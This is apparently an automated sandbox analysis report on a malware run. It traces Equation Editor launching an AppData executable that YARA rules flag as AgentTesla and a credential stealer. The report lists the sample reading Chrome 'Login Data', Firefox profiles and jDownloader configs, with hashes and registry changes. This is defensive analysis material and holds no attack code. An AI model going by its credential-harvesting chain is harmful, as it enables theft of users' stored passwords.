00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 B8 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4A 45 0F 00 3B 45 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2492 Parent PID: 584

General

Start time:	19:29:38
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: poiuytrewsdfghjklmnbvcx.exe PID: 2572 Parent PID: 2492

General

Start time:	19:29:39
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
Imagebase:	0x11e0000
File size:	246784 bytes
MD5 hash:	D0154FB70ABD786136AE9F68F285541C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2107988603.0000000003C6A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	7976	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D1FB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D1FB2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\poiuytrewsdfghjklmnbvcx_RASAPI32	success or wait	1	6C58AD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\poiuytrewsdfghjklmnbvcx_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C58AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\poiuytrewsdfghjklmnbvcx_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C58AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\poiuytrewsdfghjklmnbvcx_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C58AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\poiuytrewsdfghjklmnbvcx_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C58AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\poiuytrewsdfghjklmnbvcx_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C58AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\poiuytrewsdfghjklmnbvcx_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C58AD76	unknown

Analysis Process: poiuytrewsdfghjklmnbvcx.exe PID: 2332 Parent PID: 2572

General

Start time:	19:29:47
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
Imagebase:	0x11e0000
File size:	246784 bytes
MD5 hash:	D0154FB70ABD786136AE9F68F285541C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: poiuytrewsdfghjklmnbvcx.exe PID: 2712 Parent PID: 2572

General

Start time:	19:29:47
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
Imagebase:	0x11e0000

File size:	246784 bytes
MD5 hash:	D0154FB70ABD786136AE9F68F285541C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2349919507.0000000002A53000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2349497357.0000000002631000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.2349497357.0000000002631000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2348944194.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2349585582.00000000026EE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.2349585582.00000000026EE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2349941343.0000000002A84000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D1FB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D1FB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2DDE2C	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D1FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D1FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D1FB2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D1FB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D1FB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D1FB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D1FB2B3	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis